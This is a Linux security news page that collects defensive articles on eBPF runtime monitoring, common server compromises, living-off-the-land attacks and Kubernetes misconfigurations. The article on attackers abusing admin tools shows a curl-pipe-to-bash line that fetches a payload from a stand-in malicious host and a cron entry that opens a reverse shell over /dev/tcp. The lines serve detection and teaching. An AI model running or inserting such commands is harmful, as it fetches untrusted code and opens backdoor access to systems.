


Stay Ahead With Linux Security Features
 network security threat detection

 If you’re relying on standard network logs to protect your Linux infrastructure, you’re flying blind. Most organizations believe they have network security monitoring because they’re capturing traffic, but they’re actually just collecting noise. Real security—the kind that stops an attacker—happens in the gaps between the network, the process, and the host. When an attacker breaches a Linux server, they rarely reach for a custom zero-day. They use what’s already there: curl, bash, python, or...
 Jun 30, 2026
 unauthorized access security practices
 SSH persistence usually does not look malicious at first. The login succeeds normally, the session opens cleanly, and the account already exists on the server, which is exactly why attackers continue using SSH keys after gaining a foothold on Linux systems. . Once a public key is added to authorized_keys , the server treats future access as trusted authentication. Attackers no longer need password resets or repeated exploit chains every time they reconnect because the server now accepts the...
Jun 26, 2026
 network security threat detection
 Most security teams are locked into a perimeter-first mindset. They obsess over north-south traffic—the data hitting the edge—while ignoring the reality of the modern data center. Once an attacker gets a foothold, they don't stay at the edge. They pivot. They move laterally. That's the east-west traffic problem: the internal chatter between servers, microservices, and databases that we treat as "trusted" simply because it’s inside the fence. . Using Suricata for east-west monitoring isn't...
Jun 24, 2026
 security advisory infrastructure risks

 More than 4,300 internet-facing devices have been pulled into a newly documented router malware campaign called AryStinger. The infected systems are mostly not enterprise servers. They are older routers, NAS appliances, and embedded Linux devices that stayed online long after anyone was likely checking them. . QiAnXin XLab researchers found that the campaign is leaning on known vulnerabilities, including flaws that have been public for years. That is the important part. AryStinger does not...
Jun 22, 2026
 security advisory risk management

 If more than 12 million enterprise systems can be exposed by flaws in a security control designed to harden Linux, it's probably worth asking whether Linux gives people a false sense of security. That's a question that has come up repeatedly throughout 2026. . This year alone, researchers have disclosed privilege-escalation vulnerabilities, root-level kernel flaws, and multiple supply-chain compromises affecting Linux environments. That doesn't mean Linux suddenly became insecure. It means...
Jun 15, 2026
 Refine features
X Clear Filters
Get the latest News and Insights
Get the latest Linux and open source security news straight to your inbox.
Community Poll
Can sandbox isolation stop malware?
Loading...
Explore Latest Linux Security features
We found 5 articles for you...
102
 cloud securitycontainer securityeBPF
Why Runtime Monitoring Is Replacing Traditional Linux Logging

The problem is not necessarily a lack of security tools. Modern Linux infrastructure changes so quickly that maintaining consistent visibility has become one of the hardest operational problems in cloud security. . From Kubernetes clusters to CI/CD pipelines, production environments now depend heavily on Linux systems that are distributed, containerized, and constantly changing. Many workloads may only exist for a few seconds before disappearing entirely. Traditional logging systems were designed for stable, long-running servers, not ephemeral workloads that scale dynamically across cloud infrastructure. That shift is forcing organizations to rethink how Linux activity is monitored in real time. Traditional logfile logging still provides useful historical records, but many Linux security teams are increasingly looking for more modern monitoring approaches that can capture runtime activity as it happens instead of reconstructing events afterward. Runtime monitoring technologies, particularly eBPF (Extended Berkeley Packet Filter) , are becoming more important because they allow defenders to observe process execution, network activity, file access, and process lineage in real time across highly dynamic Linux environments. Why Traditional Monitoring Fails Linux environments are rarely standardized. A single organization may run Ubuntu in the cloud, Red Hat on production servers, Alpine inside containers, and custom kernels for specialized workloads, all at the same time. Security tools that work well in one environment may collect incomplete activity in another. That inconsistency creates operational blind spots long before an attacker appears. A monitoring platform may capture process activity correctly on one host but lose file visibility after a kernel update on another. Container workloads may terminate before alerts are fully processed. Security teams often assume they are collecting the same activity everywhere when, in reality, visibility varies heavily across systems. The issueis not always tooling quality. Linux infrastructure itself changes too quickly to guarantee perfectly uniform monitoring. That is one reason many Linux security teams are adopting runtime monitoring platforms and eBPF to improve visibility across distributed infrastructure, where traditional log file logging often struggles. Why Traditional Logs Fail to Detect Modern Attacks Many organizations still rely heavily on logs to investigate Linux activity. While logs remain useful for troubleshooting and historical investigations, modern attackers increasingly avoid techniques that generate obvious alerts. Instead of deploying traditional malware, attackers often rely on legitimate Linux utilities already present on the system. A compromised account may: connect through SSH, pull payloads with curl or wget, execute scripts directly in memory, or move laterally using valid credentials. To a logging platform, much of this can look identical to normal administrative work. For example, a developer running: curl internal-script.sh | bash may generate activity that looks nearly identical to an attacker downloading and executing a malicious payload in the same way. Both actions involve a shell process, a network request, and script execution. Without additional runtime context around the process itself, security teams may not immediately know the difference. This becomes especially dangerous in cloud environments where attackers intentionally blend into routine operational activity using legitimate Linux utilities already trusted inside production environments. Many organizations still struggle to correlate process activity, network connections, and file access together in real time, which is why runtime monitoring and technologies like eBPF are becoming increasingly important for improving process lineage visibility and identifying living off the land attacks. Consider a Kubernetes workload launched through a compromised CI/CD pipeline that briefly executes ashell, downloads a binary with wget, opens an outbound connection, and terminates less than 30 seconds later. Traditional logs may capture fragments of the activity separately: a shell execution, a network connection, and a terminated container. What often disappears is the runtime relationship between those events. eBPF helps preserve that process lineage in real time, allowing investigators to see which parent process launched the shell, which workload initiated the network activity, and whether privilege escalation or additional child processes followed before the container disappeared. These visibility challenges become even harder once workloads become highly ephemeral. The Security Challenges of Containerized Workloads Containers changed the way Linux infrastructure operates, but many security strategies still assume systems are stable and long-running. In Kubernetes environments , workloads may exist for only seconds before disappearing entirely. By the time an alert appears, the container involved may no longer exist. This creates several practical problems for defenders: process histories become incomplete, evidence disappears quickly, and investigators may struggle to identify which workload originally triggered suspicious activity. Imagine a container briefly launching, connecting to an unfamiliar external IP address, downloading a file, and terminating 20 seconds later. If monitoring systems are not collecting activity in real time, much of the evidence disappears alongside the workload itself. Traditional host-based monitoring was designed for persistent servers, not constantly changing infrastructure. The faster environments scale and rotate, the harder traditional monitoring becomes. How eBPF Is Improving Linux Runtime Monitoring To close these gaps, many organizations are shifting away from simple post-event logging and toward runtime monitoring. One of the most important developments driving this shift is eBPF, which allowssecurity tools to observe low-level Linux activity with far less performance impact than older monitoring methods. Instead of relying entirely on logs written after activity occurs, runtime monitoring can observe: process execution, network connections, privilege changes, and file access while activity is actually happening. This is especially valuable in container environments where workloads may disappear before investigators can manually review them. Runtime monitoring also improves process lineage, meaning security teams can better understand what launched a process, what happened afterward, and whether related network or file activity followed nearby. That context is often what determines whether the activity is a benign administration or an active intrusion attempt. Practical Steps to Reduce Linux Visibility Gaps No organization will achieve perfect visibility across every Linux workload, but several practical steps can reduce monitoring blind spots significantly. Standardize monitoring wherever possible The more Linux distributions, kernel versions, and custom environments an organization maintains, the harder visibility becomes. Standardizing production environments reduces inconsistency between systems and improves monitoring reliability. Prioritize runtime monitoring for internet-facing systems Traditional logs alone are often insufficient for cloud workloads and exposed infrastructure. Runtime monitoring helps security teams observe activity while it is happening instead of reconstructing events afterward. Validate visibility after infrastructure changes Kernel updates, container platform updates, and agent upgrades can quietly reduce monitoring coverage. Security teams should routinely validate that expected process, file, and network activity is still being collected correctly after major changes. Correlate activity instead of relying on isolated alerts Single events rarely tell the full story on Linux systems. Correlating process activity, filechanges, authentication events, and network connections together provides a much stronger detection context. Focus on short-lived workloads Container environments require real-time monitoring strategies. If activity is only reviewed after an alert triggers, important evidence may already be gone. The Tradeoff Between Visibility and System Performance One of the hardest operational problems in Linux security is balancing visibility against performance. Security teams want detailed information about process execution, network activity, file access, and privilege changes. The problem is that collecting all of that activity consumes CPU, memory, and storage resources. Production systems are usually optimized aggressively for uptime and application performance. If a monitoring agent introduces latency, increases resource usage, or causes instability, operations teams may disable it entirely. That forces organizations into difficult tradeoffs. Lightweight monitoring agents reduce performance impact but often provide incomplete visibility. More aggressive monitoring platforms collect deeper runtime activity but may increase operational overhead or strain production workloads. There is rarely a perfect balance, especially in cloud-native environments where workloads scale constantly, and resource usage is tightly controlled. eBPF-based runtime monitoring has become increasingly important partly because it allows organizations to collect deeper runtime telemetry with significantly lower overhead than many traditional kernel instrumentation approaches. Conclusion: Runtime Visibility Is Becoming Essential Traditional logfile logging still plays an important role in Linux security operations, but modern cloud infrastructure increasingly requires runtime visibility that can capture process activity, workload relationships, and low-level system behavior as it happens. Modern Linux environments are distributed, performance-sensitive, heavily containerized, and constantly changing. Attackersincreasingly rely on legitimate Linux utilities and living off the land attacks that blend directly into normal operational activity. That is why runtime monitoring and eBPF-based telemetry collection are becoming central to modern Linux security strategies, particularly inside Kubernetes and other highly dynamic environments where traditional logging alone often arrives too late. Stay Ahead of Linux Runtime Security & Infrastructure Trends Interested in more in-depth coverage of Linux runtime monitoring, cloud-native security, Kubernetes visibility, eBPF, and modern infrastructure defense strategies? Subscribe to the LinuxSecurity newsletter for weekly analysis, threat updates, and technical insights from across the Linux ecosystem. Related Reading Linux Supply Chain Attacks Threaten DevOps Teams and Security Why Software Supply Chain Security Matters in Linux Systems GitHub Actions Critical Misconfigurations Expose Open Source Risks Securing the Software Supply Chain with In-Toto Targeted Threats Against Open Source Maintainers: Key Insights Linux Supply Chain Attack Update: Protecting Against Threats . From Kubernetes clusters to CI/CD pipelines, production environments now depend heavily on Linux sys. problem, necessarily, security, tools, modern, linux, infrastructure, changes. . MaK Ulac
 May 12, 2026
•
May 12, 2026
•
102
 ssh securityopen source securitymalware risks
Why Linux Servers Get Hacked More Often Than People Think
Linux runs a massive part of the internet. Cloud platforms, databases, containers, web hosting, APIs, and internal business infrastructure all depend heavily on Linux systems. Most people interact with Linux-backed services every day without realizing it. That popularity also makes Linux server security a constant concern. . There’s a common assumption that Linux systems are naturally secure and therefore harder to compromise. Linux does have strong security foundations, but real-world Linux security problems rarely happen because of the operating system alone. Most compromises happen because systems drift over time, services stay exposed, passwords get reused, or updates stop happening consistently. A Linux server connected to the internet starts attracting automated scans almost immediately. Attackers usually don’t begin with advanced techniques. They look for exposed services, weak authentication, old software, and operational mistakes that are easy to automate at scale. Why Linux Systems Are Valuable Targets Attackers care about access and uptime. Linux servers often provide both. A compromised Linux machine can become: Phishing infrastructure Malware hosting A cryptomining node A credential theft platform Part of a botnet An internal pivot point inside company networks Cloud growth made this even more common. Organizations constantly deploy temporary Linux systems for testing, development, container security research, APIs, and internal tools. Over time, some systems get forgotten or stop receiving updates entirely. That creates opportunities that attackers repeatedly reuse. Modern Linux security guidance increasingly focuses on reducing exposed services and continuously validating systems because production environments change constantly after deployment. Common Linux Server Security Mistakes Most successful attacks don’t rely on sophisticated malware or expensive zero-days. They rely on operational gaps that quietly appear over time. Common Linux server security mistakes include: Exposing SSH directly to the internet Weak server security policies Poor Linux patch management Reusing passwords Excessive sudo permissions Weak container security configurations Forgotten development systems Disabled logging Many of these issues are easy to identify initially. Maintaining them consistently is the hard part. Weak SSH Security Is Still One of the Biggest Problems SSH allows administrators to remotely manage Linux systems. Think of it as remote command-line access to a server. The issue is exposure. When SSH is reachable from the internet, attackers can continuously attempt logins using: Leaked passwords Reused credentials Brute-force attacks Stolen SSH keys You can check whether SSH is listening publicly on your system with: sudo ss -tulpn | grep ssh Example output: tcp LISTEN 0 128 0.0.0.0:22 If SSH is exposed publicly, automated scanners can see it too. Many Linux security incidents still begin with password-based SSH authentication. . You can check whether password authentication is enabled: sudo grep PasswordAuthentication /etc/ssh/sshd_config If you see: PasswordAuthentication yes the server accepts password logins unless additional controls exist. This alone doesn’t mean the system is compromised. It does increase attack exposure significantly. Outdated Software Creates Easy Entry Points Linux systems depend on thousands of packages: Web servers SSH services Libraries Databases Container runtimes Monitoring agents Management tools New vulnerabilities appear constantly, which is why Linux patch management has become a major operational security focus. The issue usually isn’t patch availability. Most distributions release fixes quickly. The problem is the delay. Systems remain unpatched because: Updates might break applications Maintenance windows are limited Temporaryinfrastructure gets forgotten Teams assume internal systems are safe You can check for pending updates on Ubuntu or Debian systems with: sudo apt update && sudo apt list --upgradable On RHEL-based systems: sudo dnf check-update because public exploit code often appears shortly after disclosure. Strong Linux patch management reduces this window significantly, but many environments still struggle to maintain visibility across older systems and cloud workloads. Many Servers Accidentally Expose Internal Services A common Linux security problem is simple overexposure. Services intended only for internal access sometimes become reachable from the internet accidentally: Databases Docker APIs Kubernetes dashboards Development tools Admin panels Monitoring interfaces You can check which services are listening on a Linux system with: sudo ss -tulpn Look for services bound to: 0.0.0.0 That usually means the service accepts external network connections. For example, a database listening publicly without firewall restrictions creates unnecessary risk even if authentication exists. Attackers scan continuously for these mistakes because they’re common and easy to exploit. Web Applications Often Become the Initial Entry Point Many Linux compromises begin through vulnerable web applications rather than the operating system itself. Common examples include: Outdated WordPress plugins Insecure file upload features Weak API authentication Exposed admin panels Remote code execution vulnerabilities Once attackers gain execution through a web app, they usually begin exploring the underlying system immediately. Typical post-compromise checks include: Searching for saved credentials Identifying writable directories Checking cloud access tokens Reviewing scheduled tasks Testing privilege escalation paths One commonly abused command is: sudo -l This displays whichcommands the current account can run with elevated privileges. Misconfigured sudo permissions remain one of the most common Linux privilege escalation paths in real-world environments. Linux Malware Is More Common Than Most People Think Linux malware receives less public attention than Windows malware , but it remains extremely active across cloud infrastructure and internet-facing systems. Common Linux malware includes: cryptominers SSH worms ransomware botnets rootkits webshells Cryptominers are especially common because attackers often want long-term CPU usage instead of immediate disruption. A compromised Linux server running at high CPU usage may quietly generate cryptocurrency for months before anyone notices. You can check for unusual resource consumption with: top or: htop Look for: Unknown processes Sustained high CPU usage Unexpected outbound traffic Processes running under strange usernames Attackers often rename malicious processes to resemble legitimate system services. Linux malware frequently blends into normal operations instead of visibly disrupting the system. Container Security Introduced New Risks Containers changed how Linux infrastructure operates, but they also created new attack paths. Container security became much more important as organizations moved workloads into Kubernetes and cloud-native platforms . A container is not a full virtual machine. Containers share the host kernel, which means isolation failures may expose the underlying host system. Attackers increasingly target: Vulnerable container images Exposed orchestration systems Leaked secrets inside containers Insecure runtime permissions Overly privileged containers You can quickly view running containers with: docker ps Or in Kubernetes environments: kubectl get pods -A Large environments sometimes lose visibility into what workloads are running, which images they use, or whetherthey still receive updates. That visibility gap creates major container security problems over time. Why Compromises Often Go Undetected Many Linux servers operate quietly for years with limited monitoring or visibility. That creates ideal conditions for persistence. Attackers often: Add SSH keys Create scheduled tasks Install malicious services Modify startup scripts Hide inside trusted processes You can review scheduled cron jobs with: crontab -l List active services: systemctl list-units --type=service Review recent logins: last None of these commands guarantees a compromise exists. They help establish visibility into what the system is actually doing. That distinction matters because Linux security issues often come from assumptions. Systems appear secure because configurations look correct, while actual behavior tells a very different story. Basic Server Security Habits Matter More Than People Think Good server security usually comes down to consistency rather than complexity. The highest-impact improvements are often basic operational practices: Enabling MFA Improving Linux patch management Removing unused services Limiting internet exposure Aonitoring logs Auditing scheduled tasks Reviewing exposed ports Reducing administrative privileges Many organizations spend heavily on advanced security tooling while basic Linux security hygiene quietly breaks underneath them. Linux Security Is Mostly About Operations People often treat Linux security as a configuration problem. Install a control. Apply a benchmark. Enable a policy. Done. Real systems don’t work that cleanly. Infrastructure changes constantly after deployment. Temporary exceptions become permanent. Security settings drift quietly in the background while workloads continue operating normally. Over time, operational gaps start stacking together until attackers find an opening. Most compromises don’t happen because Linux isinsecure by design. They happen because operational reality eventually creates gaps attackers can repeatedly automate, scan for, and exploit at scale. . Explore key reasons why Linux servers are frequent hacking targets, emphasizing SSH security, malware risks, and patch management challenges.. Linux Server Security, SSH Security, Patch Management, Open Source Risks, Container Vulnerabilities. . MaK Ulac
May 11, 2026
•

102
 Linux securitysystem utilitieslinux attacks
Linux Attackers Abuse Admin Tools For Stealthy Intrusions
A lot of Linux attacks now look like normal admin activity. Attackers use SSH , cron , curl , systemd , cloud scripts, and other trusted tools that defenders already expect to see running across production systems. . That makes detection messy. A scheduled task could be maintenance. A remote shell could be used for troubleshooting. In container and cloud environments where everything is noisy already, malicious activity disappears fast if nobody is watching process behavior closely. Traditional detection still focuses heavily on malware and obvious exploitation. Modern Linux intrusions are quieter than that. Most of the time, attackers just blend into the system and stay there. Why Linux Systems Are Attracting More Attackers Linux now powers much of the modern internet. Cloud infrastructure, Kubernetes clusters, virtualization platforms, CI/CD pipelines, enterprise applications, and web hosting environments all depend heavily on Linux systems behind the scenes. As Linux adoption has expanded, attackers have adapted their targeting strategies accordingly. Years ago, many Linux compromises focused primarily on basic web server attacks or opportunistic malware deployment. Modern Linux attacks are far more operational. Threat actors now target Linux environments because they often provide direct access to: cloud workloads, authentication systems, sensitive application data, and large-scale compute resources. Containerized infrastructure has amplified this even further. A single vulnerable application or poorly configured container can sometimes expose much larger portions of an organization’s environment than administrators initially expect. Attackers also understand that Linux systems are frequently monitored differently than Windows endpoints. In many organizations runtime visibility is limited, endpoint telemetry is inconsistent, workloads are considered temporary, or security tooling is deployed unevenly across Linux infrastructure. That createsopportunities for attackers to operate quietly for extended periods before detection. Why Attackers Prefer Legitimate Linux Tools One of the biggest changes in modern Linux attacks is the growing abuse of legitimate system utilities during post-exploitation activity. Instead of immediately deploying custom malware, attackers increasingly rely on tools already installed on the operating system. This approach is commonly known as “living off the land.” What “Living Off the Land” Means Linux distributions include powerful built-in utilities designed for automation, remote access, networking, scheduling, and system administration. Administrators use these tools constantly, which makes them useful for attackers trying to avoid detection. Utilities frequently abused in Linux intrusions include: curl wget ssh cron systemd chmod base64 nohup These tools allow attackers to download payloads, execute scripts, maintain persistence, communicate remotely, and move through environments without introducing obviously suspicious binaries. For example: curl -fsSL http://malicious-site/payload.sh | bash At first glance, this may resemble a normal deployment script or software installation command. Why These Attacks Blend Into Normal Activity The biggest challenge for defenders is that these commands are legitimate. A command like: chmod +x /tmp/update.sh could easily belong to a routine update process. Attackers take advantage of that ambiguity. The goal is no longer simply avoiding antivirus detection. The goal is to blend into the same workflows administrators already trust. Groups like TeamTNT and Kinsing have repeatedly abused native Linux utilities, cloud tooling, cron jobs, and SSH persistence to maintain access inside compromised environments while deploying cryptominers across cloud infrastructure. Because the tools themselves are trusted, defenders often need behavioral context to identify malicious activity: Who launched the command? What process started it? What happened afterward? Does the behavior match the workload’s normal activity? Without that visibility, many Linux intrusions can remain hidden inside legitimate system operations. How Attackers Maintain Persistence on Linux Systems After gaining access to a Linux environment, attackers typically focus on persistence. Persistence allows them to reconnect later without repeating the original compromise. Linux provides several legitimate mechanisms that attackers can abuse for long-term access. Cron Jobs and Scheduled Tasks One of the most common persistence techniques involves cron jobs. Cron is a built-in Linux scheduling utility used to automate recurring tasks. Attackers abuse it because malicious jobs can blend into legitimate administrative automation. For example: * * * * * /bin/bash -c 'sh -i > & /dev/tcp/192.168.1.50/443 0> &1' This task attempts to establish a remote shell connection every minute. SSH Key Abuse Instead of creating new user accounts, attackers often add malicious public keys to: ~/.ssh/authorized_keys This allows them to reconnect later through SSH without relying on passwords. Because administrators commonly use SSH keys legitimately, unauthorized additions can easily go unnoticed without regular auditing. Systemd Services Modern Linux distributions rely heavily on systemd for service management and startup behavior. Attackers abuse this by creating malicious service files that automatically execute payloads during boot. These services can appear legitimate unless defenders regularly review startup configurations. Common Linux Persistence Locations Attackers Abuse Attackers frequently hide persistence inside legitimate Linux startup and configuration locations, including: /etc/cron.* /etc/systemd/system/ /etc/rc.local ~/.ssh/authorized_keys .bashrc .profile /var/spool/cron/ Unexpectedmodifications in these locations should be investigated quickly, especially on internet-facing systems or cloud workloads. How Containers Changed Linux Security Containers transformed modern infrastructure, but they also introduced new security risks that attackers increasingly exploit. Why Containers Create New Attack Paths Containers are designed to isolate applications and dependencies from the underlying operating system. In practice, however, many container deployments are not configured securely. Common issues include: overly broad permissions, writable host mounts, exposed APIs, privileged containers, and unnecessary administrative tooling. If attackers compromise a vulnerable container, they may be able to access sensitive cloud credentials, pivot into other workloads, interact with orchestration platforms, or even reach the underlying host system. This is one reason cloud-native cryptomining campaigns have become so common in Linux environments. Real-World Example: TeamTNT TeamTNT became well known for targeting exposed Docker environments and Kubernetes infrastructure. The group repeatedly abused exposed Docker APIs, weak cloud configurations, mounted host filesystems, and native Linux utilities to deploy cryptominers and spread laterally across cloud environments. Rather than relying heavily on sophisticated malware, many TeamTNT attacks focused on abusing legitimate administration tools and cloud-native functionality already present inside compromised environments. That operational approach made many attacks difficult to distinguish from routine cloud activity. Why Minimal Container Images Matter Many container images include tools and applications that do not actually need shells package managers networking utilities scripting environments and debugging tools Attackers can immediately weaponize those utilities after compromise. This is why many organizations are shifting toward minimal images, distrolesscontainers, reduced package sets, and tighter runtime permissions. The fewer tools available inside a workload, the fewer options attackers have after gaining access. Why Modern Linux Malware Is Harder to Detect Traditional Linux malware often relied on visible files written directly to disk. Modern Linux malware increasingly avoids leaving those obvious artifacts behind. What Fileless Malware Means Fileless malware refers to malicious code that executes primarily in memory instead of relying heavily on files saved to disk. This matters because many traditional security tools still focus primarily on filesystem scanning and signature-based detection. If attackers avoid writing payloads directly to disk, detection becomes significantly more difficult. How Modern Linux Malware Executes in Memory Recent Linux malware campaigns have demonstrated that attackers: downloading encrypted payloads, decrypting them in memory, and executing them immediately without saving readable files to disk. Some malware families even disguise themselves as legitimate Linux processes to avoid attention during process inspection. For example, researchers recently documented Linux malware masquerading as kernel worker threads while running malicious code entirely in memory. Real-World Example: VShell Malware Researchers analyzing the VShell malware campaign discovered attackers delivering payloads through weaponized archive filenames and unsafe shell behavior. Instead of relying on traditional executable attachments, the attack abused shell processing logic to trigger: Bash execution, Base64 decoding, architecture-aware payload delivery, and in-memory malware execution. The malware eventually disguised itself as legitimate kernel worker processes to blend into normal system activity. This demonstrates how modern Linux attacks increasingly focus on stealth and operational blending instead of noisy malware deployment. Why Traditional LinuxMonitoring Is Struggling Many Linux security tools rely heavily on monitoring system calls, which are requests applications make to the Linux kernel when performing actions like opening files, creating processes, or establishing network connections. This approach has worked well for years, but newer Linux features are beginning to create visibility gaps. What Is io_uring ? io_uring is a Linux kernel interface designed to improve asynchronous input and output performance. It helps applications process tasks more efficiently while reducing overhead from traditional system calls. While beneficial for performance, researchers recently demonstrated that attackers could abuse io_uring to perform malicious activity while bypassing several traditional Linux monitoring approaches. Why This Creates a Visibility Problem Many Linux detection tools assume suspicious behavior will generate standard system calls that can be monitored and analyzed. But researchers demonstrated rootkit activity capable of communicating with remote servers, reading and writing files, and executing command while avoiding visibility from some traditional monitoring methods. This does not mean Linux security tooling is ineffective. It means defenders need broader runtime visibility instead of relying entirely on older assumptions about attacker behavior. As Linux infrastructure becomes more complex, attackers are increasingly exploiting the difference between what defenders expect to see, and what security tools can actually observe. Quick Investigation Checklist Security teams should investigate Linux systems for: Unexpected outbound shell connections Scripts executing from /tmp Unauthorized SSH keys Suspicious cron entries Base64 -encoded shell commands Unusual curl or wget activity Privileged containers Unexpected systemd services Hidden processes masquerading as legitimate services Tools That Can Improve Linux Visibility Traditional antivirus aloneis no longer enough for many Linux environments, especially in cloud-native infrastructure and containerized workloads. Security teams should consider combining: Falco for runtime container monitoring Tetragon for eBPF-based visibility auditd for process auditing osquery for endpoint telemetry Sysmon for Linux for behavioral monitoring Elastic Defend or CrowdStrike Linux telemetry for centralized detection Lynis for Linux security auditing The goal is not simply detecting malware files. It’s identifying suspicious behavior patterns before attackers establish long-term persistence. Final Thoughts Linux remains one of the most secure and reliable operating systems available today. But modern attackers are adapting quickly to the way Linux infrastructure has evolved across cloud environments, containers, and enterprise workloads. Rather than relying entirely on traditional malware, many attacks now focus on abusing legitimate tools, trusted workflows, and visibility gaps inside modern Linux environments. That shift makes detection significantly more difficult because malicious activity often resembles normal administrative behavior. For defenders, the challenge is no longer just preventing compromise. It’s identifying suspicious behavior early enough to stop attackers before they establish persistence and quietly disappear into routine system activity. As Linux adoption continues to grow across cloud and enterprise infrastructure, improving runtime visibility, reducing unnecessary attack surface, and understanding how attackers abuse native functionality will become increasingly important parts of modern Linux security. . Modern Linux attacks blend into admin activity, complicating detection. Understand why and how to secure your Linux systems better.. Linux detection, cloud security, Linux persistence, Linux attacks, container risks. . MaK Ulac
May 08, 2026
•
102
 security advisoryaccess controlmisconfiguration
Kubernetes Container Security Misconfigurations Leading to Threats
Container security failures rarely come from zero-days. They come from the configuration. Misconfigurations don’t trigger alerts. They don456’t crash systems. Most of the time, they sit quietly in production until something starts probing from the outside or moving laterally from the inside. . Kubernetes environments are especially prone to this. The flexibility that makes them powerful also creates space for subtle mistakes. Some are obvious once you see them. Others blend into normal operations and get missed during audits. This is where most real-world container risk lives, not in the exploit, but in the setup that makes exploitation trivial. Where Container Security Actually Breaks Down Most environments aren’t “unsecured.” They’re partially secured. You’ll see: Namespaces in place, but overly permissive RBAC is configured, but not enforced consistently Network policies are defined, but not applied cluster-wide Each layer looks correct in isolation. The gaps show up between them. Security controls in Kubernetes are composable. That’s the problem. Missing one piece doesn’t break the system; it just lowers the barrier for an attacker. In practice, teams that do this well benchmark their environment against the Kubernetes Security Checklist to ensure their layered controls are actually creating a cohesive defense. Overly Permissive RBAC Role-Based Access Control is one of the most common weak points. You often find broad roles assigned to service accounts, wildcard permissions (*) used for convenience, or long-lived tokens tied to workloads. Once an attacker gains access to a pod, these permissions define what happens next. In many cases, escalation doesn’t require an exploit—it just requires using what’s already allowed. In practice, teams that do this well use rbac-lookup to visualize current permissions and move toward granular, namespaced roles that only permit the exact actions required by the application. Containers Running withExcessive Privileges Privileged containers are still common in production clusters. This includes: privileged: true containers Access to host namespaces Mounting sensitive host paths like /var/run/docker.sock These configurations blur the boundary between container and host. At that point, the container is no longer isolated in any meaningful way, turning a single container foothold into full node access. In most cases, this isn’t intentional; it’s a shortcut added to get a workload running, then never revisited. Over time, it becomes part of the baseline. In practice, teams that do this well use Admission Controllers like Kyverno or OPA Gatekeeper to automatically reject pods attempting to run with elevated privileges. They treat these configurations as temporary exceptions that are removed once no longer needed, pushing workloads back toward the minimum level of access required to function, as outlined in the CIS Kubernetes Benchmark . Missing or Ineffective Network Policies Flat networking is still the default in many Kubernetes deployments. Without strict network policies, pods communicate freely across namespaces, and internal services are exposed to lateral movement. Even when policies exist, they’re often incomplete, applied inconsistently, or not tested under real conditions. That creates segmentation on paper, but not in practice. The difference shows up when you look at how traffic actually flows. In tighter environments, communication paths are defined intentionally. In practice, teams that do this well implement a "Default Deny All" policy for every namespace, following the official Kubernetes Network Policy documentation . This forces an explicit mapping of traffic: workloads don't get broad internal access by default—they only talk to exactly what they need to function. Unrestricted Use of Kernel Features Containers don’t remove kernel risk—they share it. Misconfigurations here include: Lack of seccomp profiles No AppArmor orSELinux enforcement Broad syscall access If a container can access powerful kernel interfaces without restriction, it becomes much easier to trigger or chain vulnerabilities. The kernel is constantly adapting, but configurations often lag behind. In practice, teams that do this well use Inspektor Gadget to observe the actual system calls their applications make, allowing them to generate and enforce minimal, secure profiles for each workload. Image and Supply Chain Weaknesses Not all misconfigurations are runtime. Common issues include using outdated base images, pulling from untrusted registries, or embedding secrets directly into image layers. These issues won't show up in a standard cluster scan. In practice, teams that do this well implement image signing with Sigstore/Cosign to ensure code integrity and offload secret management to tools like HashiCorp Vault , keeping sensitive credentials out of the image entirely. Why These Issues Go Unnoticed These misconfigurations persist for a few reasons: They don’t break functionality They often exist in “working” systems Security reviews focus on compliance, not behavior Tooling reports issues, but prioritization is inconsistent Most teams fix what blocks deployment. These issues don’t. What to Focus on Going Forward Enforce least privilege in RBAC, not just define it Treat privileged containers as exceptions, not defaults Apply and test network segmentation policies Restrict kernel-level access with seccomp and LSMs Continuously validate configurations, not just at deployment The Path Forward: Moving from Compliance to Behavior Container security isn’t failing because controls don’t exist. It’s failing because those controls are applied unevenly. The gaps aren’t always obvious. They’re small, layered, and easy to justify in isolation. But in practice, they create predictable paths for attackers. Fixing them doesn’t require new technology. It requires tighteningwhat’s already in place and understanding where those controls stop short. . Kubernetes environments are especially prone to subtle misconfigurations that can expose them to severe security threats.. container misconfigurations, Kubernetes security, least privilege RBAC. . MaK Ulac
Apr 15, 2026
•
102
 security advisoryvulnerability managementcontainer security
Securing Kubernetes and Cloud-Native Environments through DevSecOps
